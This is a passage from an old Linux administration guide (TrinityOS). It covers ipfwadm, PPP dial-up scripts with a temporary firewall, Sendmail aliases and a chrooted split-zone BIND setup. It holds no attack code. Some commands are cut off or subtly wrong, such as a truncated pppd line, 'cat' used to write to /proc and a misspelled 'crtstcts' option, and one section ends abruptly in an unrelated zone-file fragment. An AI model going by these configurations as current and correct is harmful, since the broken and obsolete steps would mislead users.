Also, in a pinch, if you need an example of how to address a NIC, say `eth1` in Redhat-speak, here is how you do it:

```
/etc/sysconfig/network-scripts/ifcfg-eth1
--
DEVICE=eth1
IPADDR=192.168.0.1
NETMASK=255.255.255.0
NETWORK=192.168.0.0
BROADCAST=192.168.0.255
ONBOOT=yes
BOOTPROTO=none
--
```

17 Patching, Compiling, and installing IPFWADM

NOTE: This is only needed for 2.0.x kernels. 2.2.x kernel users will need to use IPCHAINS which usually is already installed in modern distribution. It can also be found at a URL in 5 (Section 5)

- FTP the ipfwadm source code tgz or RPM file to "/usr/src/"
- Un-compress the IPFWADM tgz file ("tar -xzf ipfwadm-2.3.0.tgz") or install the RPM file ("rpm -i ipfwadm-2.3.0-1.i386.rpm")

Note: If you already installed IPFWADM and the above RPM installation didn't work, don't worry, the stock IPFWADM that comes with Redhat will work ok.

- FTP the IPFWADM timeout patch to /usr/src/ipfwadm-2.3.0
- Un-compress the IPFWADM patch ("gunzip ipfwadm-2.3.0-generic-timeout.patch.gz")
- Apply the timeout patch "patch -p0 < ipfwadm-2.3.0-generic-timeout.patch"
- Make sure that all "Hunks Succeed"
- Edit the "ipfwadm.c" file
- At line 107, insert this line:

```
#include <linux/timer.h>
```

- Compile IPFWADM by doing:

```
"make"
"make install"
```

18 Mail aliases for system administration

Please see the Sendmail documentation in 25 (Section 25) on the various changes to Sendmail over the various versions but for now, do the following:

Sendmail - 8.9.x : /etc/aliases or Sendmail - 8.1x.x : /etc/mail/aliases

- If you rarely login as root but you do login to another account often, redirect your "root" mail to that address.

To do this, change the line towards the bottom of the file

NOTE: If you want to have this email go to MULTIPLE email addresses, #'ed out the following line and then create the file ~root/.forward. In this file, put all of the desired to-be-forwarded email addresses in this file (one email address per line).

Edit the /etc/aliases file and insert the following lines just about the "root" line towards the bottom if you have YOUR OWN DOMAIN and run these services:

```
--
#If you have your own domain name and run DNS
hostmaster: root

#If you run a WWW site
webmaster: root
```



```
#If you have your own domain and run email servers
postmaster: root
abuse: root

root: your-email-address
--
```

Now compile up the new alias database by running the command "newaliases" If you get a warning about duplicated, remove the duplicate lines and re-run "newaliases"

NOTE: If you are running a older version of Sendmail.. I could tell you how to fix your aliasing issues BUT, I'm going to make you upgrade! There are so many security issues with older versions of Sendmail that its just not worth it.

19 Preparing for reboot and clearing the logs

- For trouble shooting, do the following:

Slackware:

```
"mv /var/adm/messages /var/adm/messages.old"
"touch /var/adm/messages"
"mv /var/adm/syslog /var/adm/syslog.old"
"touch /var/adm/syslog"
"mv /var/adm/debug /var/adm/debug.old"
"touch /var/adm/debug"
```

Redhat:

```
"mv /var/log/messages /var/log/messages.old"
"touch /var/log/messages"
"mv /var/log/syslog /var/log/syslog.old"
"touch /var/log/syslog"
"mv /var/log/debug /var/log/debug.old"
"touch /var/log/debug"
```

- Reboot with the new kernel

- Once the computer has rebooted, look at both (substitute [xxx] for either "log" or "adm" for your respective Distro) the /var/[xxx]/messages and /var/[xxx]/syslog files to make sure no errors or problems were found. If there were errors.. fix them before you continue.

20 Verifing MASQ module installation

If you setup IP Masq, make sure that the MASQ modules have loaded.

- make sure all of the IP MASQ modules are running by typing in "lsmod"

- You will see the following:

```
roadrunner:/usr/src/ppp-2.2.0g# lsmod
Module:          #pages:  Used by:
ip_masq_raudio   1             0
ip_masq_quake    1             0
ip_masq_irc       1             0
ip_masq_ftp       1             0
bsd_comp          1             0
```

** If you don't see *ALL* of these, check your /etc/rc.d/rc.modules and try loading them manually by doing `./etc/rc.d/rc.modules`

21 Install TCPDUMP

TCPDUMP is loaded by default in most modern Linux distributions. If it isn't installed, you can get it from the URL in 5 (Section 5)

TCPDUMP-

- Download "libpcap" and do the following commands:

```
"configure"
"make"
"make install"
"make install-man"
"make install-incl"
"cp libpcap/bpf/net/* /usr/include/net"
```

- Download "tcpdump" and do the following commands:

```
"configure"
"make"
"make install"
"make install-man"
```

- Now run "tcpdump" and watch it fly. Look at TCPDUMP's man page as you can send captures to a file, filter the traffic to only stuff you care upon based on source IP, destination IP, ports, UDP, TCP, etc.

22 PPPd configuration [For both PRIMARY and BACKUP PPP connections]

22.1 Thoughts on PPP and its Dial-on-Demand feature This PPP section is intended for MANUAL PPP connections for both: - Users to configure PPPd to dial out to the Internet as their PRIMARY link - Users to configure PPPd to dial out to the Internet as a BACKUP link Dial-On-Demand style PPP connections are documented in TrinityOS in the 23 (Section 23 - DialD) section. Though recent versions of PPPd versions support Dial-On-Demand functionality, it isn't as flexible as Diald. Though I need to expand this section in the future, here are a few pro/con sections:

PROs:

- + It's simple to setup
 - + The PPP interface is ALWAYS up (regardless if the phone line is used or not)
-

CONs:

- It isn't simple to tell PPPd what traffic IS and IS-NOT interesting to bring up, keep up, tear down the link
 - PPPd doesn't allow for out-of-band signalling to control the link
-

Anyway, regardless of your PPP use, you have a PPP enabled kernel running. This is fully described in 12 (Section 12)

Notes for people think of using Multi-Link PPP (ML/PPP) for multiple connections to the same remote site:

As of 01/22/00, the ML/PPP code is moving quite well. Some are patches to PPPd while others are not. Most patches are only for 2.2.x kernels and have issues. Here is an email I receive about one user's view:

```
-- From Charles @ chas@pcscs.com
```

```
>This link: http://mp.mansol.net.au/
> is not available as of the time of this mailing.
>
> It does, however, have functional mods for kernels 2.2.13 and 2.2.14. I
> have worked with the 2.2.13 kernel and have been pleased with the
> functionality, but I would say that the code is not ready for production
> machines as there are still latency issues as well as overhead issues with
> 3 or more links in a bundle- at least from my observations. With 3 lines,
> the latency was jumping from 150ms to 750ms. With 2 lines, the latency
> was smoother with ranges of 150ms to 300ms, but rarely perfect.
>
> There are also
> fault tolerance issues with automated link resets and bundling. If one
> maintains the individual links manually, however, this is a functional
```

```

> solution, but by no means an installation which you can walk away from for
> long periods of time and guarantee fault tolerance. Novell's NIAS is still
> the best I have seen in these regards as it meets the demands if high load
> in both large and small packet fills.
>
> For Linux, Chris Pascoe's code is by far the most evolved code I have seen.
> He shows great promise of mature code in a relatively short period of time.
> He has also shown integration with the ppp daemon and ppp kernel
> architecture to be an effective way for doing asynchronous analog and
> synchronous adapter-based MLPPP. There are rumors and controversy with
> regards to modifying Linux PPP's architecture altogether to streamline
> features of MLPPP, asynchronous analog and synchronous PPP links for better
> uniformity. In my opinion, however, Chris' technique is going to be more
> compatible for hardware functionality than an architectural PPP rebuild
> that reduces feature modularity in its design.
>
> As far as the final production stuff:
> If you want performance, you are going to need features such as data and/or
> VJ header compression for PPP packets. I haven't seen Linux code support that
> yet. I also haven't seen Linux code handle link bundling perfectly yet.
> Links seem to add well and some links can even go down, but there are still
> issues with the 1st link going down causing the whole bundle to need to be
> reset via killall pppd. These refinements, I'm sure, will be last on the
> "TO DO" list and will probably be quite some time before they are properly
> implemented, nevertheless, Linux does in fact now support MLPPP.

>>I also haven't seen Linux code handle link bundling perfectly yet.
>>Links seem to add well and some links can even go down, but there are
>>still issues with the 1st link going down causing the whole bundle to need to
>>be reset via killall pppd. These refinements, I'm sure, will be last on
>>the "TO DO" list and will probably be quite some time before they are
>>properly implemented, nevertheless, Linux does in fact now support MLPPP.

```

Anyway, for you Normal PPP users, here is the TrinityOS setup.

```
/etc/ppp/chat.your-ppp-isp
```

```
--
```

```
ABORT BUSY ABORT 'NO CARRIER' "" ATZ OK ATMO511=40 OK ATDT5551212 CONNECT ""
```

```
--
```

```
Fix its permissions: chmod 600 /etc/ppp/chat.your-ppp-isp
```

```
-- /etc/ppp/pap-secrets
```

```
*      your-ppp-login  your-ppp-password
```

```
--
```

```
Fix its permissions: chmod 600 /etc/ppp/pap-secrets
```

```
/etc/ppp/options
```

```
--
# MTU settings will greatly effect your performance, please read up
# on calculating MTU settings from my PPP web page.
# <url url="http://www.ecst.csuchico.edu/~dranch/PPP/ppp-performance.html#mtu">
#
# This setup is optimized for file transfers and NOT for interactive
# traffic like telnet, talk, etc
#
#      14.4k modem users:          296
#      28.8/33.6k modem users:     470
# IP Masq users (regardless of speed): 1500

# Masq users: If you get a lot of "MASQ: failed TCP/UDP checksum for
#      xxx.xxx.xxx.xxx" errors, turn off VJ header compression
#      by do the following:
#
# -vj

#pppd v2.3.x PAP config
require-pap

#Get a dynamic IP address.  If you have a static IP address, put
# the static IP address in the LEFT hand address space
0.0.0.0:0.0.0.0

asynctest 0
lock
#Use Hardware flow control
crtstcts
#BSDComp is a more modern compression method than "deflate"
bsdcomp 15,15
lcp-restart 1
ipcp-restart 1
defaultroute

#Enable these for debugging
#debug
#kdebug 1

user your-ppp-login
--
```

```
Fix its permissions: chmod 600 /etc/ppp/options
/usr/local/sbin/startppp
```

```
--
#!/bin/sh
#
# Version: 07/03/00
```

```
#
# Part of the copyrighted and trademarked TrinityOS document.
# <url url="http://www.ecst.csuchico.edu/dranch">
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
# NOTE: This configuration assumes that your modem is on COM2
#

echo Killing any stray PPPD processes
killall pppd
killall chat
echo Beginning PPP negotiation..

#Replace /dev/ttyS1 with your modem's COMM port. Remember, always start
#counting with "0". Also, make SURE that the paths for pppd/chat are
#in /usr/sbin. If not, change this command line to use the correct path
#Old pppd v2.2.x format

#New pppd v2.3.x format
/usr/sbin/pppd /dev/ttyS1 38400 crtscts -d lock defaultroute connect '/usr/sbin/chat -v -t 45 -f /et
--
-----
Fix its permissions: chmod 600 /usr/local/sbin/startppp
/usr/lib/ppp/stopppp
-----
--
#!/bin/sh
#
# Version: 07/03/00
#
# Part of the copyrighted and trademarked TrinityOS document.
# <url url="http://www.ecst.csuchico.edu/dranch">
#
# Written and Maintained by David A. Ranch
# dranch@trinnet.net
#
# NOTE: This configuration assumes that your modem is on COM2
#

echo Shutting down PPP
#
#Replace /dev/ttyS1 with your modem's COMM port.. remember, always start
#counting with "0". Also.. make SURE that the paths for pppd/chat are
#in /usr/sbin. If not, change this command line to use the correct path

/usr/lib/ppp/pppd /dev/ttyS1 disconnect
echo Killing any stray PPPD processes
killall chat
```

```
killall pppd
```

```
--
```

```
Fix its permissions: chmod 600 /usr/local/sbin/stoppdp
```

22.2 Primary PPP users using Strong Firewalls:

If you are using the strong firewall rule sets (IPCHAINS/IPFWADM), you will need to re-run your firewall rule set everytime you get your dynamic IP address. To do this:

- Edit or create the file called /etc/ppp/ip-up and in it put:

```
--
#!/bin/sh
/etc/rc.d/rc.firewall

#OPTIONAL: Its nice to be able to update your system
#           clock when on-line. To do this, add these
#           lines, un # them out, and then follow the
#           instructions in TrinityOS <ref id="sect-26" name="Section 26">
#
#           /usr/local/bin/getdate
--
```

- now fix the permissions on it:

```
chmod 700 /etc/ppp/ip-up
```

That's IT!

Backup PPP links: If you are like me, you either have a locked up ADSL or Cablemodem connection to the Internet. Well, from time to time, your connection will go down for various reasons and you'll be SOL for Internet access.

What can you do? Setup a backup PPP link! Currently, the config shown below will need to be invoked MANUALLY. It is my plan that once I received my ISDN line, I will develop an AUTOMATIC dial-backup configuration based upon a series of connectivity criteria that will be put into the Diald section of TrinityOS.

NOTE: This rule set is OLD and isn't nearly as secure as the new IPCHAINS rule set found in 10 (). I hope to either port a version of the strong IPCHAINS rule set here soon or make the master rule set adapt to changing environments.

NOTE: When your primary link goes down, your old /etc/rc.firewall rule set will NOT let you out (changed external IP address). So, you need to enter in the following files to bring-up and bring-down a temporary firewall.

```
/etc/ppp/ip-up
```

```
--
```

```
#!/bin/sh
```

```
echo "Starting /etc/ppp/ip-up"
```

```
# -----
#     NOTE: This short firewall script is for IPFWADM (2.0.x kernels) to only allow
#           SSH, DNS, and NTP in or out of the PPP0 connection.  If you need additional
#           connectivity, go ahead and add them in.
#
#Specification of the LOOPBACK interface
loopback="127.0.0.1"

#Specification of the INTERNAL NIC
intif="eth1"

#The IP address on your INTERNAL nic
intip="192.168.0.1"

#IP network address of the INTERNAL net
intnet="192.168.0.0"

#IP address of an internal host that should have IPPORTFW forward traffic to
portfwip="192.168.0.20"

#Specification of the EXTERNAL NIC
#
#     PPP Users: If you are using the Dynamic PPP "extif" script from above,
#           make sure to comment the below line out so it doesn't override it.
#
#           If you want to use the PPPd variables, change this to read:
#           extif="$1"
#
extif="ppp0"

#The IP address you get from the Internet
#
#     PPP users: If you are getting dynamic address, either use the "extip" script
#           from the header above or if you want to use the PPPd variables,
#           change this to read:
#           extip="$3"
#
extip="100.200.0.212"

# The IP broadcast address of the external net
#
#     PPP users: If you are getting dynamic address, use the PPPd variables.
#           Change "extbroad" to read (this make an assumption but it should
#           be a safe assumption):
#           extbroad='echo $4 | cut -d '.' -f 1-3'.255
#
extbroad="100.200.0.255"
```



```
#IP address of the default gateway on the EXTERNAL NIC
#
#       PPP users: If you are getting dynamic address, use the PPPd variables.
#               Change "dgw" to read:
#               dgw=$4
#
dgw="100.200.0.1"

#IP Mask for ALL IP addresses
universe="0.0.0.0"

#IP Mask for BROADCAST
broadcast="255.255.255.255"

#Specification of HIGH IP ports
# NOTE: Notice that this STARTS at 1024 and NOT at 1023 which it should.
#       for some reason SSH sometimes initiates connections at 1023 which
#       is a TCP violation but shit happens.
#
# Brief update: This is due to SSH not being executed with "-P"
#
unprivports="1024:65535"

#Specification of backup DNS server
secondarydns="102.200.0.25"

#Specifically allowed external host - secure1.host.com
securehost="200.211.0.40"

# -----

echo "Change default route to PPP"
/sbin/route add default gw $dgw

echo "Enabling IP Forwarding.."
echo "1" > /proc/sys/net/ipv4/ip_forward

echo "Changing IP MASQ Timeouts.."
# 2 hrs timeout for TCP session timeouts
# 10 sec timeout for traffic after the TCP/IP "FIN" packet is received
# 60 sec timeout for UDP traffic (MASQ'ed ICQ users must enable a 30sec
#                               firewall timeout in ICQ itself)
/sbin/ipfwadm -M -s 7200 10 60

#Flush all old rule sets
echo "Flushing old poicies"
/sbin/ipfwadm -I -f
/sbin/ipfwadm -O -f
```

```
/sbin/ipfwadm -F -f

#Change default policies
echo "Setting default policies to REJECT"
/sbin/ipfwadm -I -p reject
/sbin/ipfwadm -O -p reject
/sbin/ipfwadm -F -p reject

echo "Allow SSH DNS through the PPP0 interface"
/sbin/ipfwadm -I -i accept -W $extif -P tcp -S $universe/0 -D $extip/32 ssh domain ntp
/sbin/ipfwadm -I -i accept -W $extif -P udp -S $universe/0 -D $extip/32 domain

echo "Allow ICMP through the PPP0 interface"
/sbin/ipfwadm -I -i accept -W $extif -P icmp -S $universe/0 -D $extip/32

echo "Allowing SSH, DOMAIN, and ICMP out"
/sbin/ipfwadm -O -i accept -W $extif -P tcp -S $extip/32 $unprivports -D $universe/0 ssh domain ntp
/sbin/ipfwadm -O -i accept -W $extif -P udp -S $extip/32 $unprivports -D $universe/0 domain
/sbin/ipfwadm -O -i accept -W $extif -P icmp -S $extip/32 -D $universe/0

echo "Masquerade from local net on local interface to anywhere."
/sbin/ipfwadm -F -a masquerade -W $extif -S $intnet/24 -D $universe/0

echo "Logging all failed connections"
/sbin/ipfwadm -I -a reject -S $universe/0 -D $universe/0 -o
/sbin/ipfwadm -O -a reject -S $universe/0 -D $universe/0 -o
/sbin/ipfwadm -F -a reject -S $universe/0 -D $universe/0 -o

echo "Temporary PPP0 firewall and MASQ Done."
--

```

```
/etc/ppp/ip-down

```

```
--
#!/bin/sh

# Re-run the master firewall rule set to reset the firewall back to the primary
# interface.

/etc/rc.d/rc.firewall

# /sbin/route add default gw 24.1.83.1

LOGDEVICE=$6
REALDEVICE=$1

[ -x /etc/ppp/ip-down.local ] && /etc/ppp/ip-down.local $*

/etc/sysconfig/network-scripts/ifdown-post ifcfg-${LOGDEVICE}

exit 0
```

--

22.3 FAQ: PPP issues and troubleshooting

- If you get the following error:

```
Jun  6 21:12:18 server chat[499]: Can't get terminal parameters: Input/output error
Jun  6 21:12:18 server pppd[498]: Connect script failed
```

This probably means that PCMCIA services aren't running. Start them up by running:

```
Redhat: /etc/rc.d/init.d/pcmcia start
```

- This was sent from a user who had PPP0 running but it would fault:

--

```
from: Donald Spoon" <marsala@txdirect.net>
```

```
The Microsoft web-site, and Stroud's Consummate Winlist web-site would
literally take MINUTES to load! I had others that exhibited similar
behavior, mainly in the *.mil domain, but most sites would load
fairly quickly as expected. I played around with the MTU / MRU settings and
found an "optimum" set-up for me that helped a great deal, but the
"selective" delay in loading certain web sites remained. One day I noticed
that when I had brought the PPP link up MANUALLY the
affected web-sites loaded normally!!
```

```
I did one more review of your notes and applied the
suggestions for re-setting lcp-restart = 1, and ipcp-restart = 1 (from
defaults of 3 in the /etc/ppp/options file!. This change alone did the
trick for me!
```

--

23 Diald [For Modem users only]

Diald is a mechanism that will do auto-dialing and auto-PPP negotiations for Linux. Though the newer PPPd code can do this too, Diald allows for much greater flexibility, determine what traffic does/doesn't bring up the line, etc.

NOTE: Diald now has a new maintainer and has been updated to v0.98. The the URLs are in 5 (Section 5)

```
+-----+
| Follow this link for more information until I can integrate it into the |
| TrinityOS doc:                                                         |
|                                                                           |
|   http://www.ecst.csuchico.edu/dranch/PPP/ppp-performance.html#linux |
+-----+
```

Here are a few quick tips:

Use dcntrl or diald-top to see what networ traffic is bringing up your PPP/SLIP link.

Rough order to get things running:

```
- /etc/rc.d/rc.S
    Enabled rc.serial load up

- /etc/rc.d/rc.serial
    /bin/setserial /dev/ttyS1 spd_vhi

cp diald.conf /etc/diald

diald.conf:
--
restrict 16:00:00 20:45:00 * * *
down
restrict * * * * *
mode ppp
connect /etc/ppp/diald/earthlink-connect
device /dev/cua1
speed 115200
modem
lock
crttscts
local 192.168.1.7
remote 0.0.0.0
dynamic
defaultroute

accounting-log /var/adm/ppp.log
include /usr/local/lib/diald/standard.filter
--
```

In `/etc/rc.d/rc.local`, add the following line:

```
--
cat "1" > /proc/sys/net/ipv4/ip_dynaddr
```

24 DNS: Acquiring and configuring a CHROOTed and SPLIT master/slave DNS servers

The Linux daemon called "named" is the DNS or "Domain Name Server" service that converts the name "www.yahoo.com" to the IP address 204.71.177.71 (one of Yahoo's MANY TCP/IP addresses). Though there are other DNS server alternatives to BIND, it is the most common and best maintained version available. As you might have already figured out, this is a CRITICAL service for the Internet.

TrinityOS documents how to setup multiple Internet domains for full TCP/IP address subnets using both Bind9 and Bind8. It also covers advanced redundancy and security topics such as remote secondary (backup) DNS servers and both "*CHROOTed Jails*" and "*Split Zone*" files. For the time being, TrinityOS does NOT currently cover Dynamic DNS or DNSSEC. These topics will be covered in future revisions.

What are some of these advanced topics?

- The *CHROOTed* feature means that the named daemon which runs as "root" will run in its own isolated area. This behavior is very similar to the access that an anonymous FTP user logs in and

can only see a subset of the entire remote file system. The reason to implement this is that if some new named security exploit comes out and a hostile user (cracker) finds your machine, they will be extremely limited to what they -can- and -can not- do. This is a GOOD thing in the name of Security. CHROOTing daemons like named isn't perfect but it does help security.

- The "Split Zone" feature means that there will be (2) named processes running on your machine. One daemon will run and answer DNS queries for the *external* interface while the other daemon will answer on the *internal* interface for the private network. This setup helps protect your internal network IP addresses and names from being exposed to people out on the Internet.

To setup your own domain, the first thing you need to do is register with the a Domain Registrar at <<http://www.internic.net>>. Next, you need to find another Internet domain that will be a SECONDARY DNS for your Internet domain named. This is for the situations when your server or Internet connection goes down and you don't want to bounce email, etc (see the Sendmail section for more details about backup email services).

** If you would like to read on HOW to get your own domain name and understand some of the new legal issues with Internet domain names, please see the 24.19 (How to acquire a Domain Name) sub-section towards the end of this section.*

24.1 Thoughts on protecting your Internet Domain Name

- **NOTE: Due to the fact that DNS can make or break the Internet, you should be very sure that any updates, changes, etc. submitted to the Internic for your domain is done in a secure fashion. I personally recommend that you do all of your Internic updates via PGP instead of the default "Mail-From" method. Why? The main reason is that email is very easy to forge. Because of this, it would be easy for someone to screw up your domain name, take ownership of it, etc.**

PGP and GPG for Linux will be covered in a future chapter but until then, I recommend to either use the Windows PGP client or at least use the Internic's "crypt-pw" option.

24.2 BIND version 9 vs 8 vs 4 and Figuring out what version you have:

This document is intended for BIND versions 9.1.x (and newer) as well as 8.9.x. If you are still running Bind4 or even Bind8, you really need to upgrade because you are either vulnerable to ROOT hacks and/or these versions are old and either soon to be or already deemed --* DEAD *--.

Just for a little history:

- Bind 4.x was the defacto DNS server that helped start the Internet boom. It used the "named.boot" file and lived a long life. ISC then later overhauled BIND with version 8 which added lots of things including Dynamic DNS, updated the zone file formats, and added a LOT of other features. With this new version, ISC changed the master configuration file to be "named.conf". With Bind 9, ISC has yet again done another major overhaul. This new version of Bind has added DNSSEC (signed DNS zones tranfered over encrypted SSL connections) as well as added direct database support (for MASSIVE zone files) vs. using the classic flat files as described here. Beyond that, the zone files stayed mostly the same between v8 and v9 except for minor formatting chanes and the multitude of new optional features.

If you are unsure what version you have installed, you can find out the version from one of two ways.

- #1: If you have a LOCAL account on the DNS server, log into it and run one of the following commands:
 - "strings /usr/sbin/named | grep named"
 - "strings /usr/sbin/named | grep 8.2."
 - "strings /usr/sbin/named | grep 9.0."
 - "strings /usr/sbin/named | grep 9.1."

From the output, look through the results until you find the version number.

- #2: If the DNS server is remote or you don't have an account to log into it, do the following on a local machine that has the **nslookup** program:
 - Run **nslookup** from the command prompt
 - At the **>** prompt, type in **server xyz** (return) where **xyz** is the IP or name of the remote DNS server.
 - Now type in **set q=txt** (return) and then **set class=chaos** (return).
 - Finally, type in **version.bind** (return). That should tell you the version.
 - Hit Control-D to exit out of **nslookup**.

24.3 Security Warnings about previous versions of BIND

There are several MAJOR security exploits out there for older versions of Named. Make sure you are running at LEAST version **8.2.3** or newer. If you aren't, you will be vulnerable to hostile users getting ROOT access on your box!

**** To say up on the newest Bind releases, I recommend that ALL users add themselves to the BIND-announce email list given in 5 (Section 5).**

This list is ONLY for announcements and is very low on email traffic.

24.4 Downloading and compiling BIND

- First, download ISC's "named" server code from the URL in 5 (Section 5) and put it into a directory such as */usr/src/archive/bind/*
- Next, go into that new directory and uncompress the archive
- **Bind 9.1.x** specific instructions:

```
– cd /usr/src/archive/bind/
#Bind 9 created its own subdirectory so there is no need to create one
tar xzvf bind-9.1.0.tar.gz
```

- **Bind 8.2.x** specific instructions:

```
– #Bind 8 does NOT create its own subdirectory so I recommend to create one first
mkdir /usr/src/archive/bind/8.2.3
mv /usr/src/archive/bind* /usr/src/archive/bind/8.2.3
cd /usr/src/archive/bind/8.2.3
tar xzvf bind-src.tar.gz
tar xzvf bind-doc.tar.gz
```

- Bind 9.1.x specific compiling:

- Go into that new directory and run the *configure* script

```

cd /usr/src/archive/bind/bind-9.1.0

# For Bind 9.1.0
# -----
# The various compiling configurations are now configured via Automake
#
# Not only that but ISC has again changed their paths and such. So,
# the following setup will place files into their more "classic"
# directories
#
# Please note the "--disabled-threads" option.
#
# This tag will allow CHROOT DNS to work under Linux 2.2.x kernels.
# The reason for this is that there is a bug in ALL 2.2.x kernels
# that basically makes CHROOTing things broken BUT it was fixed
# in the 2.4.x kernels. If you are running a 2.4.x kernel, you do
# NOT need this option. See the end of the "named" MAN page
# for more details about this.
#
# Please note that the "--exec-prefix" stuff on the ./configure line
# will put BIND into the /usr/sbin directory (the default is /usr/local
# (bin, sbin, etc.)) which is the stock place for Mandrake. You can
# put these binaries as well as documentation anywhere you wish. If
# you would like to put it in the proper place for your distribution,
# run the command:
#
#           whereis named
#
# to find out where they put the binaries and such and then substitute
# this new path for the Automake one above. REMEMBER this path for
# later in this section!
#
#-----

#2.2.x kernels
#
./configure --prefix= --exec-prefix=/usr --datadir=/usr/share \
--includedir=/usr/include --infodir=/usr/share/info \
--mandir=/usr/share/man --disable-threads

#2.4.x kernels
#
./configure --prefix= --exec-prefix=/usr --datadir=/usr/share \
--includedir=/usr/include --infodir=/usr/share/info \
--mandir=/usr/share/man

#All kernels

```

```
#  
make
```

-
- From here, the machine should compile things up without any issues. Compile times will definitely vary depending on the speed and available resources on your machine.

- **Bind 8.2.x Specific:**

Go into that new directory and run the *configure* script

```
– cd /usr/src/archive/bind/8.2.3/src  
  
# For Bind 8.2.3  
# -----  
# The various compiling configurations are now configured in the  
#   port/linux/Makefile.set file.  
#  
# Interestingly enough, ISC has now made /usr/sbin/ the default directory  
# so you shouldn't have to do anything special beyond that  
#  
# Note:  
# ----  
# FYI, Bind 8.2.3 would NOT compile on my Mandrake 2.2.19 machine as  
# it would give me the following error:  
#  
# eventlib.c:296: structure has no member named 'fds_bits' . . .  
#  
# To fix this, edit the file "src/port/linux/include/port_before.h" and  
# insert the following line after the existing "define" lines:  
#  
#   #define _GNU_SOURCE  
#  
# -----  
make all
```

-
- From here, the machine should compile things up without any issues. Compile times will definitely vary depending on the speed and available resources on your machine.

- **Final installation steps for ALL versions of Bind:**

- Once the compiling is finished, install your new version of Bind by running:

```
make install
```

-
- **For Bind9 users:** ISC no longer includes the installation of the documentation within the Makefile so lets move that over manually:

```
cd /usr/src/archive/bind/bind-9.1.0/doc/man/bin#  
cp *.1 /usr/share/man/man1/  
cp *.5 /usr/share/man/man5/  
cp *.8 /usr/share/man/man8/
```

24.5 Creating the CHROOTed environments

Now, follow the procedures to create the required chrooted user login, group, and various files and do any required substitutions where required.

- First, create the "chroot-dns-ext" user group for the CHROOTed EXTERNAL interface:

```
groupadd -g 120 chroot-dns-ext
```

- Next, create the "chroot-dns-int" group for the CHROOTed INTERNAL interface:

```
groupadd -g 121 chroot-dns-int
```

- Now create the "chroot-dns-ext" and "chroot-dns-int" user for the CHROOTed EXTERNAL and INTERNAL interfaces:

```
useradd -u 120 -g 120 chroot-dns-ext
useradd -u 121 -g 121 chroot-dns-int
```

- The next steps is to create the actual various chroot'ed directories, fix their permissions, etc:

```
# Since this is a CHROOTed environment, you need to make this little
# world look like the real one. This means you need the required
# system directorys as well.
```

```
cd /home/chroot-dns-ext
```

```
mkdir -p etc lib dev usr/sbin var/named var/run
chmod -R 750 /home/chroot-dns-ext
mknod -m 666 dev/null c 1 3
```

```
cd /home/chroot-dns-int
```

```
mkdir -p etc lib dev usr/sbin var/named var/run
chmod -R 750 /home/chroot-dns-int
mknod -m 666 dev/null c 1 3
```

- Now, we need to copy over the required libraries and executable files.

- NOTE: Whenever you patch your machine and some of the patches include updated GLIBC files, you will need to REPEAT this section to put a copy of the updated libraries into the CHROOT directories.

```
cp /lib/libc.so.6 /home/chroot-dns-ext/lib
cp /lib/libc.so.6 /home/chroot-dns-int/lib
cp /lib/ld-linux.so.2 /home/chroot-dns-ext/lib
cp /lib/ld-linux.so.2 /home/chroot-dns-int/lib
```

****NOTE:** I first copy and then later MOVE the executables into the CHROOT'ed directory. This gives you a little more slack in case you make a mistake as well as finally removes the originals.

```
cp /usr/sbin/named* /home/chroot-dns-ext/usr/sbin
chmod 750 /home/chroot-dns-ext/usr/sbin/named*
mv /usr/sbin/named* /home/chroot-dns-int/usr/sbin
chmod 750 /home/chroot-dns-int/usr/sbin/named*
```

24.6 Creating the internal named.conf configuration file

- Ok, time to create the actual DNS Zone files. These are the full authoritative configs for both Bind 9.x as well as Bind v8.2.x:

NOTE: You'll notice that some lines will SEEM to have extra "."s (periods) at the end of domain names, etc. LEAVE THEM THERE!! They are supposed to be there and are CRITICAL to bind's internal file format!

/home/chroot-dns-int/etc/named.conf

```
// /home/chroot-dns-int/etc/named.conf for TrinityOS - v1.1.0
// Config file for a full authoritative --INTERNAL-- DNS server

options {
    //Remember, this is already CHROOTed. /var/named IS correct
    directory "/var/named";

    listen-on port 53 {
        //You dont want the external interface to listen on this zone
        192.168.0.1; 127.0.0.1;
    };

    // Uncommenting this might help if you have to go through a
    // firewall and things are not working out:
    // query-source address * port 53;
};

zone "." {
    type hint;
    file "root.hints.db";
};

zone "0.0.127.in-addr.arpa" {
    type master;
    notify no;
    file "127.0.0.db";
};

zone "acme123.com" {
```

```

    type master;
    notify no;
    file "acme123-int.com.db";
    allow-transfer { none; };
    allow-query { 127/8; 192.168.0/24; };
};

zone "0.168.192.in-addr.arpa" {
    type master;
    notify no;
    file "192.168.0-in.addr.db";
    allow-transfer {none; };
    allow-query {127/8; 192.168.0/24; };
};

```

24.7 Creating the internal zone files

- Next, you need to create the root.hints.db file like the one shown below. But, like anything else, the Internet's root servers are always changing. So, I recommend you create your OWN copy by running the following command and not using the below example .db file:

```
dig @a.root-servers.net . ns > /home/chroot-dns-int/var/named/root.hints.db
```

```
/home/chroot-dns-int/var/named/root.hints.db
```

```

; <<>> DiG 8.1 <<>> @a.root-servers.net . ns
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10
;; flags: qr rd; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 13
;; QUERY SECTION:
;;      ., type = NS, class = IN

;; ANSWER SECTION:
.      5d10h28m15s IN NS  M.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  L.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  K.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  J.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  B.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  F.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  G.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  C.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  H.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  A.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  D.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  E.ROOT-SERVERS.NET.
.      5d10h28m15s IN NS  I.ROOT-SERVERS.NET.

```


24. DNS: Acquiring and configuring a CHROOTed and SPLIT master/slave DNS servers 205

```

                                1D )                ; minimum, seconds

                                NS      ns.acme123.com.                ; Inet Address of name ser
                                NS      102.200.0.25.                  ; Inet address of backup s
                                MX      10      mail.trinnet.net. ; secondary NS server

;
; note - If you wish to directly resolve any acme123.com hosts
;        that are currently only defined in the EXTERNAL zone
;        files (say www.acme123.com), you MUST list them here
